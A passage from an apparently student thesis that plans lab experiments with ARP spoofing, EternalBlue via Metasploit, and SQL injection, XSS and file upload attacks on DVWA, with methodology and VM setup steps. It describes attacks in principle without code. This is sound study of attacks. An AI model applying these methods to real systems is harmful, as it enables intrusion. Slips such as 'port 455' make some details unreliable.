


Figure 3: Research onion

1.Philosophy

Philosophy refers to a set of principles about the worldview or position in which research is conducted. Research is usually carried out from the perspective of ontology and epistemology. The philosophical positions used in academic research are usually divided into positivism and interpretivism. This article is based on the phenomenon of increasing frequency of network attacks, and conducts research on network attacks. The purpose is to study common network attack methods in network attack reporting scenarios. The result is to test the phenomenon. Therefore, the research philosophy of this article is positivism.

2.Approach

After choosing a suitable research philosophy, a suitable research approach needs to be selected. This research selects the deductive method as the research approach, based on the collected and learned literature reviews, starting from the development of a specific hypothesis, and gradually trying to test this hypothesis to check whether it is suitable for a specific environment.

3.Strategy

The strategies selected in this study include systematic literature review, action research and experimental research.

4.Time Horizons

Time Horizons refers to the time frame of the research. In this project, it is necessary to investigate the information of the target machine, that is, the stepping point. In this process, it is necessary to observe and study a single host and collect its IP address, system version, supported protocol and other information. At this time, it is a cross-sectional longitudinal study. When launching a cyber attack, what is observed is the behavior of the test machine and the state of the target machine, which is a cross-sectional study.

5.Data Collection and Analysis

The data required during the project is shown as a screenshot. These include the process of establishing a virtual machine platform, the use of various network attack tools, and the collection of target machine information.

3.2.1 Research Process

The research of the thesis is a process. Although the research process can be explained in different ways, it usually includes six steps as shown in Figure 3:




Figure 3: Research Process

1. Topic selection and problem statement, clarifying the research problem:

Questions may come from different sources, from academic research questions; from government or public interest groups; and from enterprises or industrial groups. The nature of research on issues from different sources is often different. Academic research is often basic or disciplinary research; all or part of the problems from related disciplines, government or public interest groups are generally topical or countermeasure research; the problems from enterprises or industrial groups are mostly suitable for countermeasure research.

2. Literature review and comment:

Collect academic literature related to the topic selection, and review the important literature closely related to the research topic through careful reading.

3. Formation of the conceptual framework:

Refine the research problem theoretically and define important terms or concepts; then use the defined concepts to describe the research topic; finally apply the conceptual framework to develop theories and use these theories to explain the patterns and connections found in the research materials.

4. Collect data:

According to the needs of research, collect relevant information and data, and find relevant links in the research through processing and analysis of the data.

5. Interpret the research results, form conclusions, and propose solutions:

Interpret the findings or results in the analysis and research, and draw the conclusions of the research from the practical explanation. Explanation means whether the research findings are adaptable or useful, and how reliable they are in implementing decisions. Explanation can further understand the significance of the research findings.

6. Present findings:

Organize all research processes and related analysis results, explanations and conclusions into a paper as required.

3.2 Experiment Preparation

3.2.1 Hardware

Personal computer with Windows 10 operating system.

3.2.2 Software

1. VMware software, for creating test machines and target machines.
2. Windows 7 mapping package, for creating the main target machines
3. Kali Linux mapping package, for creating the main test machines
4. Metasploit penetration testing framework.
5. PhpStudy、DVWA software

3.3 Conclusion

This chapter detailed the Research Process and Design. The next chapter will discuss the design of different network attack scenarios, and the construction scheme of different scenarios.

CHAPTER 4 - DESIGN & IMPLEMENTATION

4.1 Introduction

The goal of this project is to study and implement various types of cyber attacks. In the fourth chapter, several different scenarios will be designed. This article will design different networks and phases according to different scenarios. Corresponding target machines, and conduct different types of network attack experiments, including ARP network disconnection and attacks, Eternal Blue attacks, SQL injection attacks, XSS cross-site scripting attacks, file upload attacks, etc. Next, we will introduce those scenarios that may be encountered. These cyber attacks, and the principles of these cyber attacks.

1. ARP attack: within the local area network

There are many security risks that threaten local area networks, which can be roughly divided into two types according to their nature: one is a threat to information; the other is a threat to equipment. It is caused by factors such as the unreliability of the computer system itself, environmental interference, and natural disasters; there are also work errors and improper operations: and deliberate unauthorized stealing and sabotage, hostile activities are more harmful. To sum up, the security risks in the local area network mainly have the following 4 aspects: [6]

① Destruction of computer viruses.

② Malicious attacks. This type of attack can be divided into two categories: one is active attack, which completely destroys the local area network, causing the local area network to be partially or completely paralyzed. The other type is passive attack, which only snoops and steals important information, but does not affect the normal operation of the local area network.

③ Human error. Network administrators are not strong in security awareness, users' passwords are not carefully selected, and their accounts are arbitrarily transferred to others or shared with others, etc., which will threaten network security.

④ Vulnerabilities in the software itself. There are often some security vulnerabilities in network software, and these vulnerabilities are the preferred self-marking for hacker attacks.

2. Operating system attacks: various operating systems

The security threat faced by the operating system refers to the possibility that a certain input has been processed by the system to produce an output that endangers the security of the system. Compared with other scenarios, the security of the operating system should be paid special attention and should be dealt with early in the hazard, because as time goes by, the operating system will communicate more with other systems. At this time, the system's Vulnerabilities or attacks received will cause more serious results. From this point of view, the security of the operating system is particularly important.[10]

At present, the rapid development of network technology and the continuous enhancement of the degree of information sharing have caused more and more systems to be exposed to various security threats. Most of these threats are realized by exploiting weaknesses or flaws in operating systems and application service programs. [10]

According to the ways of forming security threats, security threats can be divided into the following 6 categories:

1. Unreasonable authorization mechanism;
2. Improper code execution;
3. Inappropriate subject control;
4. Insecure inter-process communication (IPC);
5. Security loopholes in network protocols;

6. Improper configuration of services.

3. SQL injection attacks, XSS cross-site scripting attacks and other web attacks: Web applications

Web application security is undoubtedly a top priority and a topic worthy of attention. This issue is of vital importance to all parties involved. The parties involved here include companies with growing Internet business income, users who entrust sensitive information to Web applications, and criminals who steal huge amounts of money by stealing payment information or hacking into bank accounts. Reliable reputation is also very important. No one wants to trade with unsafe Web sites, and no organization wants to disclose details about their security vulnerabilities or violations. Therefore, obtaining reliable information about the current security status of web applications cannot be underestimated. [9]

4.2 problem formulation

In the previous section, we introduced scenarios that are vulnerable to attacks. This section briefly introduces the implementation principles of these attacks.

1. ARP attack: within the local area network

The main purpose of the ARP attack is to make the network unable to communicate normally.

1. The attacking host makes a fake ARP response and sends it to all hosts in the LAN except for the attacked host. The ARP response contains the IP address of the attacked host and the fake MAC address.

2. The attacking host makes a fake ARP response and sends it to the attacked host. The ARP response contains the IP addresses and fake MAC addresses of all hosts except the attacked host.

3. As long as one of the appealed ARP attack behaviors is executed, the attacked host and other hosts cannot communicate.

2. Eternal Blue Attack: a version of windows 7

Eternal blue related viruses actually exploited Microsoft's MS17-010 vulnerability. "Eternal Blue" can remotely attack port 445 of Windows. If the system does not install new Microsoft patches in time, no user operation is required. As long as the system is turned on and connected to the Internet, "Eternal Blue" can execute any code on the computer and implant ransomware. And other malicious programs. In China, there have been many worms spreading through port 445, and some operators have blocked port 445 for individual users. However, Education Network does not have this restriction. There are a large number of machines with port 445 exposed, so it has become the hardest hit area for criminals using NSA hacker weapons. It is the graduation season of colleges and universities, and the ransomware has caused some recent graduates' thesis to be encrypted and tampered with, which directly affects the graduation defense. [12]

3. SQL injection attacks: Web applications

SQL injection attacks are one of the most common Web attacks, and their security threats are relatively large, and they deserve the attention of every security personnel and penetration tester. When the web application does not judge the legitimacy of the user input data, the parameters passed from the front end to the back end are controllable by the attacker, and the parameters are brought into the database query, the attacker can implement arbitrary operations on the database by constructing different SQL statements. [9]

4. XSS Cross-Site Scripting Attack: Website Application

The website accepts users' content or requests in some form, such as users publishing articles, modifying status, and initiating searches. The way the website handles part of the request is to send the content back to the browser and display the content as a specific part of the page or returned content. For example: the user enters the keyword "Tom" on the search page, and if the website finds relevant results for "Tom", it will directly display them, and the prompt message "Tom not found" is also displayed. This information can be constructed based on the content "Tom" entered by the user.[37]

Cross-site scripting attacks are aimed at the scene where the content entered by the user is finally displayed in the browser, and exploits the script vulnerabilities in the website development process. The malicious script is entrained in the input content and submitted to the website. Finally, the content entered by the user is simultaneously transmitted to the browser of the interface. If the attacked person logs on to the website, he will use the identity of the attacker to perform malicious actions, thereby stealing the identity of the attacked person.[37]

When files are uploaded, the server does not strictly verify and filter the uploaded files, which will easily cause arbitrary file uploads, including uploading script files.

5. File upload attack

As a service provider, a web application often accepts some files uploaded by users. For example, a shopping mall system requires the user's own product pictures and price-related forms to be uploaded and stored in a Web database to facilitate consumers' viewing. If there is a file upload vulnerability, a malicious user can use the vulnerable script to upload it to the server to obtain website permissions or further infringement services. [19]

4.3 Design

This section will be designed for a network attack environment based on different scenario

4.3.1 Man-in-the-middle attack

Table 1 Web attack design

Attack type	MITM
Attack scenario	local area network
Attack tool	Ettercap、ARPspooof
Software Environment	Kali Linux, Windows 7




Figure 4: Man-in-the-middle attack

In this article, the Ettercap tool and ARPspooof tool in KALI Linux are used to realize the man-in-the-middle attack of ARP address spoofing. A local area network scene is set up to attack the Windows 7 target machine system through the tools and tools on Kali Linux, and finally achieve the purpose of disconnecting the target machine from the network and obtaining the target machine traffic.

4.3.2 Eternal Blue Attack

Table 2 Operating system attack design

Attack type	Eternal Blue Attack
Attack scenario	Windows7 operating system
Attack tool	Metasploit
Software Environment	Kali Linux, Windows 7

Eternal Blue is a hacking tool. On the night of April 14, 2017, the hacker group Shadow Brokers announced a large number of cyberattack tools, including the Eternal Blue tool, which is available using the S M B vulnerability in the Windows system. The highest authority of the system. On May 12, criminals created the wanted ransomware by transforming the "Eternal Blue", with the ransomware interface shown in Fig. In the UK, Russia, Europe, and China, many private networks of the university intranet, large corporate internal networks, and government agencies are recruited and redeemed to obtain payments. High ransom can be used to decrypt and restore files. [13]



Figure 5: Ransomware interface

Eternal Blue related viruses actually exploited Microsoft's MS17-010 vulnerability. MS17-010 is a vulnerability in the underlying service of the Windows system. The attacker will continue to pay attention to port 455 of the target host. This port is used to share files, obtain control permissions through this port, and then send ransomware or Trojan horse programs to it. The entire attack process does not require any operation by the user. Just by exploiting this vulnerability, the highest authority of the target host is completely obtained.

In this experiment, the Metasploit penetration test framework will be set up to attack the windows 7 target machine, obtain its administrator permission, create an account number or even change the login password.

4.3.3 Web attack

Table 3 Web attack design

Attack type	Web attack
Attack scenario	Web Application
Attack tool	DVWA
Software Environment	DVWA, Phpstudy

With the development and widespread popularity of network technology, the Internet has more and more impact on people's lives, and gradually occupies an important position. However, with the rapid development of Web technology, the problem of Web network security has become increasingly prominent.

In a web application, all the content of the HTTP request received from the browser can be freely changed and tampered with on the client side.

Therefore, developers need to design and develop their own authentication and session management functions to meet the security of Web applications. And self-designing means that there will be various realizations. As a result, the security level is not complete, but behind the still operating Web applications, there are various security vulnerabilities that are easy to be abused by attackers.

For Web attacks, this article uses DVWA to conduct related attack experiments.

DVWA is a web application built on PHP and MySQL. It aims to provide a legal environment for security professionals to test their professional skills and tools, and to help web developers better understand the process of web application security. Its interface information is shown in Figure 6:




Figure 6: DVWA interface

4.4 Implementation

According to the scene set up in the previous section, the relevant environment needs to be built according to different requirements.

4.4.1 Configuration for the Kali Linux

The predecessor of Kali Linux is the well-known Linux distribution in the network security industry. Kali Linux is a Linux distribution operating system based on Debian, which is mainly used for digital forensics and penetration testing. Many penetration testing software is pre-installed on this operating system, such as port scanners, Password cracking tools, etc. Kali Linux is highly sought after by security testers and is widely used for penetration testing.

Kali Linux has 32-bit and 64-bit image files. It can be installed on hard disks, USB drives, Raspberry Pi, and VMware Workstation. The installation process is relatively simple. Search for "Kali Linux" in the browser, you can download the required version on the official website.

This article uses the Kali Linux 64Bit version of the image file. Open the VMware software to create a new virtual machine. The VMware configuration interface is shown in the figure below. After the virtual machine is created, you need to edit the virtual machine settings, set the memory to 2G, select the downloaded iso image file, and mount the iso image file to install the system. After waiting for a while, the Kali Linux virtual machine system will be installed, so that you can use Kali Linux. And the main interface of Kali Linux is shown in Figure 7 and Figure 8.




Figure 7: Create a virtual machine in VMware




Figure 8: Kali Linux interface

This completes the environment configuration of Kali Linux.

4.4.2 Configuration for the Windows 7 system

In order to attack the windows system using Eternal Blue tools, no patched windows7 system image file with Microsoft's MS17-010 vulnerability needs to be prepared as the target host and thus needs to be configured.

Installation step:

1. Run the virtual machine VMware Workstation to create a new virtual machine, as shown in Figure 9;



Figure 9: Create a new virtual machine

2. Select the ISO file of the new windows7 virtual machine, and click CD / DVD, as shown in Figure 10;



Figure 10: Set up the ISO file

3. Enter the product key, as shown in Figure 11:

新建虚拟机向导

简易安装信息
这用于安装 Windows 7 x64。

Windows 产品密钥(K)

要安装的 Windows 版本(V)

个性化 Windows

全名(F): Administrator

密码(P): (可选)

确认(C):

☐ 自动登录(需要密码)(A)

帮助 < 上一步(B) 下一步(N) > 取消

Figure 11: Set up the product key

4. Define the hardware configuration, as shown in Figure 12




Figure 12: Define the hardware configuration

5. Complete the configuration

After the above steps, select a specific older version of the ISO file, a windows7 system with a Microsoft MS17-010 vulnerability is established, and the Windows7 system interface is shown in Figure 13.




Figure 13: The Windows7 system interface

4.4.3 Configuration for Metasploit framework

Next, the Metasploitable2-Linux target machine system is created.

1. Look for installation package on Metasploit official website, pipe network as shown in Figure 14




Figure 14: Official website of Metasploit

2. Decompress package: metasploitable-linux-2.0.0.zip
3. Use VMware to open a new virtual machine and select the decompression out.
The vmx file, as shown in Fig:



4. Network mode Select the bridge mode to directly connect the physical network, as shown in Figure 15



Figure 15: Select the bridging mode

5. Go to the metasploitable Linux login page.

2. Turn off the unneeded F T P and the N g n i x suite at Phpstudy.



Figure 18: Close the unwanted suite

3. Copy the DVWA file under the WWW folder of the PhpStudy installation path.

